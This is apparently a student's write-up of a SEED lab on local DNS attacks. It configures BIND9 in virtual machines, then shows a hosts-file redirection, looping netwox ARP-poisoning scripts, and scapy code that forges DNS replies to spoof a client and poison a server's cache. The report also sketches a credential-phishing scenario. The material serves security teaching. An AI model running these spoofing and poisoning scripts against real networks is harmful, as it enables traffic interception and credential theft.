

## Project 2

### Local DNS Attacks


#### LAB ENVIRONMENT

##### Step 1.

```
$ sudo apt-get install bind9
```

##### Step 2.

```
$ vi named.conf.options
```



```
options {
    directory "/var/cache/bind";

    // If there is a firewall between you and nameservers you want
    // to talk to, you may need to fix the firewall to allow multiple
    // ports to talk. See http://www.kb.cert.org/vuls/id/800113

    // If your ISP provided one or more IP addresses for stable
    // nameservers, you probably want to use them as forwarders.
    // Uncomment the following block, and insert the addresses replacing
    // the all-0's placeholder.

    // forwarders {
    //     0.0.0.0;
    // };

    //=====
    // If BIND logs error messages about the root key being expired,
    // you will need to update your keys. See https://www.isc.org/bind-keys
    //=====
    dnssec-validation auto;

    auth-nxdomain no;    # conform to RFC1035
    listen-on-v6 { any; };

    dump-file "/var/cache/bind/dump.db";
};
```

##### Step 3.

```
$ vi named.conf
```

```
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "example.com" {
    type master;
    file "/var/cache/bind/example.com.db";
};

zone "0.168.192.in-addr.arpa" {
    type master;
    file "/var/cache/bind/192.168.0";
};
```

#### Step 4a.

```
$ vi example.com.db
```

```
$TTL 3D
@ IN SOA ns.example.com. admin.example.com. (
    2008111001
    8H
    2H
    4W
    1D)

@ IN NS ns.example.com.
@ IN MX 10 mail.example.com.

www IN A 192.168.0.101
mail IN A 192.168.0.102
ns IN A 192.168.0.10
*.example.com. IN A 192.168.0.100
```

#### Step 4b.

```
$ vi 192.168.0
```

```
$TTL 3D
@ IN SOA ns.example.com. admin.example.com. (
    2008111001
    8H
    2H
    4W
    1D)

@ IN NS ns.example.com.

101 IN PTR www.example.com.
102 IN PTR mail.example.com.
10 IN PTR ns.example.com.
```

### Step 5.

```
$ sudo service bind9 restart
```

```
[03/08/2016 18:46] seed@ubuntu:/var/cache/bind$ sudo service bind9 restart
* Stopping domain name service... bind9
waiting for pid 4001 to die

* Starting domain name service... bind9
[03/08/2016 18:46] seed@ubuntu:/var/cache/bind$ █
```

### Step 6.

```
$ vi /etc/resolv.conf
```

```
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 192.168.56.101
search hsd1.ma.comcast.net
```

### Step 7.

```
$ dig www.example.com
```

```
[03/08/2016 18:57] seed@ubuntu:~$ dig www.example.com

; <<>> DiG 9.8.1-P1 <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 54378
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                259200  IN      A      192.168.0.101

;; AUTHORITY SECTION:
example.com.                    259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.                 259200  IN      A      192.168.0.10

;; Query time: 0 msec
;; SERVER: 192.168.56.101#53(192.168.56.101)
;; WHEN: Tue Mar  8 18:57:46 2016
;; MSG SIZE  rcvd: 82
```

## TASK 1

### Explanation

The hosts file is a static, plain text file, which maps IP addresses to host names. Before DNS, this was used as a static mapping to keep track of all the available hosts a machine could reach. Even today with the dynamic DNS, this hosts file exists and takes precedent if a domain queried exists in the file.

### Design

Task 1 assumes we have access to the victim's machine. With direct access, we do not need to spoof DNS packets or attempt a tricky poison attack, instead we can modify the hosts file directly and we know whatever entries we add to the file will take precedent over any DNS queries. We make these modifications below for the hostname

[www.example.com](http://www.example.com):

#### **Before modification:**

```
$ vi /etc/hosts
```



```
127.0.0.1    localhost
127.0.1.1    ubuntu

# The following lines are for SEED labs
127.0.0.1    www.OriginalPhpbb3.com

127.0.0.1    www.CSRFLabCollabtive.com
127.0.0.1    www.CSRFLabAttacker.com

127.0.0.1    www.SQLLabCollabtive.com

127.0.0.1    www.XSSLabCollabtive.com

127.0.0.1    www.SOPLab.com
127.0.0.1    www.SOPLabAttacker.com
127.0.0.1    www.SOPLabCollabtive.com

127.0.0.1    www.OriginalphpMyAdmin.com

127.0.0.1    www.CSRFLabElgg.com
127.0.0.1    www.XSSLabElgg.com
127.0.0.1    www.SeedLabElgg.com
127.0.0.1    www.WTLabElgg.com


127.0.0.1    www.wtmobilestore.com
127.0.0.1    www.wtshoestore.com
127.0.0.1    www.wtelectronicstore.com
127.0.0.1    www.wtcamerastore.com

127.0.0.1    www.wtlabadservers.com
```



### After modification:

```
$ vi /etc/hosts
```

A screenshot of a terminal window showing the contents of the /etc/hosts file. The file contains several lines mapping IP addresses to domain names. The first line maps 155.33.17.62 to www.example.com. Subsequent lines map 127.0.0.1 to localhost, ubuntu, and a series of other domains including www.OriginalPhpbb3.com, www.CSRFLabCollabtive.com, www.CSRFLabAttacker.com, www.SQLLabCollabtive.com, www.XSSLabCollabtive.com, www.SOPLab.com, www.SOPLabAttacker.com, www.SOPLabCollabtive.com, www.OriginalphpMyAdmin.com, www.CSRFLabElgg.com, www.XSSLabElgg.com, www.SeedLabElgg.com, www.WTLabElgg.com, www.wtmobilestore.com, www.wtshoestore.com, www.wtelectronicstore.com, and www.wtcamerastore.com. A comment line reads '# The following lines are for SEED labs'.

```
155.33.17.62          www.example.com

127.0.0.1             localhost
127.0.1.1             ubuntu

# The following lines are for SEED labs
127.0.0.1             www.OriginalPhpbb3.com

127.0.0.1             www.CSRFLabCollabtive.com
127.0.0.1             www.CSRFLabAttacker.com

127.0.0.1             www.SQLLabCollabtive.com

127.0.0.1             www.XSSLabCollabtive.com

127.0.0.1             www.SOPLab.com
127.0.0.1             www.SOPLabAttacker.com
127.0.0.1             www.SOPLabCollabtive.com

127.0.0.1             www.OriginalphpMyAdmin.com


127.0.0.1             www.CSRFLabElgg.com
127.0.0.1             www.XSSLabElgg.com
127.0.0.1             www.SeedLabElgg.com
127.0.0.1             www.WTLabElgg.com

127.0.0.1             www.wtmobilestore.com
127.0.0.1             www.wtshoestore.com
127.0.0.1             www.wtelectronicstore.com
127.0.0.1             www.wtcamerastore.com
```

### Observation

I added an entry for [www.example.com](http://www.example.com) and mapped it the IP address of a Northeastern MyNEU server. In the image below you can see when I attempt to visit the site [www.example.com](http://www.example.com) in a web browser, I am shown the MyNEU home page. This should make it clear how dangerous of an attack this is. If I added a mapping for my.neu.edu and mapped it to a server I controlled, I could copy the HTML and CSS of the real site so you thought you were actually visiting it, and then when you attempt to login I would send your credentials to a server that I own. What I do with those credentials from that point forward is out of the victims hands.

### Web Browser:



## TASK 2

### Explanation


DNS does not verify the authenticity of responses it receives. It does some validation, like making sure the id of the response packet matches the id of the query packet, but there is nothing stopping an attacker from sending a response packet of its own and blocking the legitimate response packet from reaching the client. If the attacker is able to successfully guess/know the id, source port, and destination of the query packet, it can form a malicious response and map the queried domain to an IP address of its choosing. This is similar to task 1 in that we are creating a malicious mapping on the client, but there are two important differences. 1. This attack can be done without direct access to the client machine, and 2. This attack is most likely short lived since the next time the client asks for DNS information about the hostname in question, it will receive a proper response assuming the attacker is no longer sending malicious packets.

### Design

#### Step 1.

First we will poison the ARP cache of the the user and the DNS server so the attacker can sniff traffic between the two machines. In testing, running the netwox command in a loop was enough to prevent the actual DNS server from responding to the clients dig request.

```
#!/bin/bash
while true
do
    sudo netwox 72 \
        -i 192.168.56.102 \
        -E 08:00:27:a0:de:87 \
        -I 192.168.56.101 \
        -d eth14
    sudo netwox 72 \
        -i 192.168.56.101 \
        -E 08:00:27:a0:de:87 \
        -I 192.168.56.102 \
        -d eth14
    sleep 1
done
```



Address	HWtype	HWaddress	Flags	Mask	Iface
192.168.56.100	ether	08:00:27:44:79:8a	C		eth13
ubuntu-3.local	ether	08:00:27:a0:de:87	C		eth13
10.0.2.2	ether	52:54:00:12:35:02	C		eth12
ubuntu-2.local	ether	08:00:27:a0:de:87	C		eth13

#### Step 2.

Next we will use python scapy to sniff DNS requests from the user to the DNS server, and we will craft a message that responds with an IP address of our choosing.

```


from scapy.all import *
import time

sniff(
    filter="udp port 53 and ip src 192.168.56.102",
    prn=lambda p:
        send(
            IP(dst=p[IP].src, src=p[IP].dst)\
            /UDP(dport=p[UDP].sport, sport=p[UDP].dport)\
            /DNS(id=p[DNS].id, an=DNSRR(rrname=p[DNSQR].qname,
rdata="1.2.3.4"))
        ))

```

### Observation

The image below shows the response to the users dig request for [www.example.com](http://www.example.com). You can easily see the difference between the spoofed response and the actual response (seen in the lab setup) as the spoofed response only contains an A record with the fake ip 1.2.3.4:



And below you can see how the attacker at ip 192.168.56.103 was able to sniff the DNS request and respond with it's own request:

	Time	Source	Destination	Protocol	Length	Info
1	2016-03-16 18:59:27.74	192.168.56.102	192.168.56.101	DNS	75	Standard query A www.example.com
2	2016-03-16 18:59:27.75	CadmusCo_a0:de:87	Broadcast	ARP	42	Who has 192.168.56.102? Tell me
3	2016-03-16 18:59:27.75	CadmusCo_93:4f:6d	CadmusCo_a0:de:87	ARP	60	192.168.56.102 is at 08:00:27:93:4f:6d
4	2016-03-16 18:59:27.75	192.168.56.101	192.168.56.102	DNS	85	Standard query response A www.example.com
5	2016-03-16 18:59:28.16	192.168.56.101	192.168.56.102	DNS	139	Standard query response A 93.184.216.34



▶ Frame 4: 85 bytes on wire (680 bits), 85 bytes captured (680 bits)

▶ Ethernet II, Src: CadmusCo\_a0:de:87 (08:00:27:a0:de:87), Dst: CadmusCo\_93:4f:6d (08:00:27:93:4f:6d)

▶ Internet Protocol Version 4, Src: 192.168.56.101 (192.168.56.101), Dst: 192.168.56.102 (192.168.56.102)

▶ User Datagram Protocol, Src Port: domain (53), Dst Port: 34316 (34316)

▼ Domain Name System (query)

[\[Response In: 6\]](#)

    Transaction ID: 0x37b1

    ▶ Flags: 0x0000 (Standard query)

        Questions: 0

        Answer RRs: 1

        Authority RRs: 0

        Additional RRs: 0

▼ Answers

    ▶ www.example.com: type A, class IN, addr 1.2.3.4

## TASK 3

### Explanation


In task 2 I mentioned that if the attack is successful, it will most likely be short lived and has a small scope only affecting a single target machine. If we could poison the DNS cache of the DNS server that the client is reaching out to, then we can ensure a much longer lived attack as the server will read from it's cache until the entry expires. We could potentially set an expiration date to be a year from now creating a very long lived attack. The other benefit to this attack is a much wider scope in affected machines. A single DNS server could serve 10s, 100s even 1000s of machines, all of which would receive the malicious entry in the server's cache.

### Design

#### Step 1.

First we will flush the cache of the victim DNS server. Below is a screen shot dumping the cache and search for any tablelist.com domain. You can see there are none because we just flushed cache, the attack will be considered successful if we dump the cache and see that our malicious entry shows instead of the actual entry.

```
$sudo rndc flush
$sudo rndc dumpdb -cache
$sudo cat /var/cache/bind/dump.db | grep tablelist
```



```
[03/17/2016 20:55] seed@ubuntu:~$ sudo rndc flush
[03/17/2016 20:55] seed@ubuntu:~$ sudo rndc dumpdb -cache
[03/17/2016 20:55] seed@ubuntu:~$ sudo cat /var/cache/bind/dump.db | grep tablelist
[03/17/2016 20:55] seed@ubuntu:~$
```

#### Step 2.

For the purposes of this lab we need the victim DNS server to reach out to an authoritative DNS server within our LAN. I've created a 4th VM to act as this server but now we need to update the forwarding options in the victim DNS server:

```
$sudo vi /etc/bind/named.conf.options
```

As seen below, we've set the victim server to forward DNS requests that it does not know to the new VM located at IP 192.168.56.104:

```

options {
    directory "/var/cache/bind";

    // If there is a firewall between you and nameservers you want
    // to talk to, you may need to fix the firewall to allow multiple
    // ports to talk.  See http://www.kb.cert.org/vuls/id/800113

    // If your ISP provided one or more IP addresses for stable
    // nameservers, you probably want to use them as forwarders.
    // Uncomment the following block, and insert the addresses replacing
    // the all-0's placeholder.

    forwarders {
        192.168.56.104;
    };

    //=====
    // If BIND logs error messages about the root key being expired,
    // you will need to update your keys.  See https://www.isc.org/bind-keys
    //=====
    dnssec-validation auto;

    auth-nxdomain no;    # conform to RFC1035
    listen-on-v6 { any; };

    dump-file "/var/cache/bind/dump.db";
};

```

### Step 3.

Next we need to poison the ARP cache of the victim DNS server so it thinks that the authoritative server is at the MAC of the attacker. This will allow us to sniff packets that the victim DNS server attempts to send.

```

#!/bin/bash
while true
do
    sudo netwox 72 \
        -i 192.168.56.103 \
        -E 08:00:27:a0:de:87 \
        -I 192.168.56.104 \
        -d eth14
    sudo netwox 72 \
        -i 192.168.56.104 \
        -E 08:00:27:a0:de:87 \
        -I 192.168.56.103 \
        -d eth14
    sleep 1
done

```

### Step 4.

Now we will use scapy to sniff packets sent from the victim DNS server to the authoritative server, and craft a malicious packet to send back to the victim:

```

sniff(
    filter="udp port 53 and ip src 192.168.56.103 and ip dst 192.168.56.104",

```

```

prn=lambda p:
    send(
        IP(dst=p[IP].src, src=p[IP].dst)\
        /UDP(dport=p[UDP].sport, sport=p[UDP].dport)\
        /DNS(id=p[DNS].id, qr=1, an=DNSRR(rrname="www.tablelist.com",
type="A", rclass="IN", rdata="1.2.3.4", ttl=86400))
    ))

```

The malicious packet sends a ttl that equates to full day. This means the malicious entry will remain in the victim's cache for 24 hours after it is inserted.

### Step 5.

Finally the user will issue a dig [www.tablelist.com](http://www.tablelist.com) and we should see the attacker machine successfully sniff the packets sent from the victim DNS server and send back the malicious packets.

```
$dig www.tablelist.com
```

### Observation

First we observe packets in Wireshark from the view of the victim DNS server. We expect to see a request sent from the client (192.168.56.102) for the domain [www.tablelist.com](http://www.tablelist.com) then, since we do not have that hostname in our cache, we expect to see a request from the victim DNS server (192.168.56.103) to it's authoritative server (192.168.56.104). The image below shows this:

5	2016-	192.168.56.102	192.168.56.103	DNS	77	Standard query A www.tablelist.com
6	2016-	192.168.56.103	192.168.56.104	DNS	88	Standard query A www.tablelist.com

Next we want to look at this traffic from the attacker's point of view. We were not poisoning the ARP cache of the victim so we wouldn't expect to see any initial requests from the client, but we would expect to see the second packet seen above from the victim DNS server to it's authoritative server. If the packet is sniffed, then we would expect scapy to send the crafted packed with an invalid IP address back the victim DNS server. The image below shows this:

5	2016-	192.168.56.103	192.168.56.104	DNS	88	Standard query A www.tablelist.com
6	2016-	192.168.56.104	192.168.56.103	DNS	87	Standard query response A 1.2.3.4

Finally, we want to redump the DNS cache of the victim DNS server and we would expect to see the invalid IP address associated with [www.tablelist.com](http://www.tablelist.com):

tablelist.com.	172394	NS	ns-405.awsdns-50.com.
www.tablelist.com.	3194	CNAME	nagano-8557.herokussl.com.

Those are certainly not the values we expected to see. Those are in fact the real NS and CNAME records for tablelist.com and [www.tablelist.com](http://www.tablelist.com) respectively. No matter what I tried, I still cannot figure out how those values got back to the victim server. What I didn't mention up until this point, is that I actually took 192.168.56.104 offline so any dig request from the victim DNS server would actually just fail because it does not have a server online that is reachable. Keeping the same scapy code running on the attackers machine, a dig from the victim machine actually does correctly show the malicious packet:



```
[03/17/2016 21:21] seed@ubuntu:~$ dig www.tablelist.com

; <<>> DiG 9.8.1-P1 <<>> www.tablelist.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 16152
;; flags: qr; QUERY: 0, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; ANSWER SECTION:
www.tablelist.com.      600      IN      A      1.2.3.4

;; Query time: 7 msec
;; SERVER: 192.168.56.104#53(192.168.56.104)
;; WHEN: Thu Mar 17 21:24:26 2016
;; MSG SIZE rcvd: 45
```

Below is a screen of all the traffic from the victim’s view, and I cannot find a single packet sent to the victim that has the real DNS values [www.tablelist.com](http://www.tablelist.com). The only packets visible in wireshark that were sent to the victim are the ones that contain malicious data from the attacker:

No.	Time	Source	Destination	Protocol	Length	Info
44	2016-	192.168.56.104	192.168.56.103	DNS	87	Standard query response A 1.2.3.4
45	2016-	192.168.56.104	192.168.56.103	DNS	87	Standard query response A 1.2.3.4
46	2016-	192.168.56.104	192.168.56.103	DNS	87	Standard query response A 1.2.3.4
47	2016-	192.168.56.104	192.168.56.103	DNS	87	Standard query response A 1.2.3.4
48	2016-	192.168.56.103	192.168.56.104	DNS	84	Standard query DS herokussl.com
49	2016-	192.168.56.104	192.168.56.103	DNS	87	Standard query response A 1.2.3.4
50	2016-	192.168.56.103	192.168.56.104	DNS	118	Standard query A elb040524-234367762.us-east-1.elb.amazonaws.com
51	2016-	192.168.56.104	192.168.56.103	DNS	87	Standard query response A 1.2.3.4
52	2016-	192.168.56.103	192.168.56.104	DNS	91	Standard query A ns-235.awsdns-29.com
53	2016-	192.168.56.103	192.168.56.104	DNS	91	Standard query AAAA ns-235.awsdns-29.com
54	2016-	192.168.56.103	192.168.56.104	DNS	91	Standard query A ns-934.awsdns-52.net
55	2016-	192.168.56.103	192.168.56.104	DNS	91	Standard query AAAA ns-934.awsdns-52.net
56	2016-	192.168.56.103	192.168.56.104	DNS	92	Standard query A ns-1119.awsdns-11.org
57	2016-	192.168.56.103	192.168.56.104	DNS	92	Standard query AAAA ns-1119.awsdns-11.org
58	2016-	192.168.56.103	192.168.56.104	DNS	94	Standard query A ns-1793.awsdns-32.co.uk
59	2016-	192.168.56.103	192.168.56.104	DNS	94	Standard query AAAA ns-1793.awsdns-32.co.uk
60	2016-	192.168.56.104	192.168.56.103	DNS	87	Standard query response A 1.2.3.4
61	2016-	192.168.56.104	192.168.56.103	DNS	87	Standard query response A 1.2.3.4
62	2016-	192.168.56.104	192.168.56.103	DNS	87	Standard query response A 1.2.3.4
63	2016-	192.168.56.104	192.168.56.103	DNS	87	Standard query response A 1.2.3.4
64	2016-	192.168.56.104	192.168.56.103	DNS	87	Standard query response A 1.2.3.4
65	2016-	192.168.56.104	192.168.56.103	DNS	87	Standard query response A 1.2.3.4
66	2016-	192.168.56.104	192.168.56.103	DNS	87	Standard query response A 1.2.3.4

What’s most interesting about the screen above, is you can see the recursive requests from the victim to keep fulfilling the CNAME records, but you never actually see any requests coming back with the correct values. Ultimately I came to the conclusion that bind9 is doing things behind the scenes, perhaps with glue records that I could not clear from the cache, in order to fulfill these requests. In order to get the correct values, the requests would have to be sent to the host machine and outside the LAN, which would explain why I cannot see the responses coming back.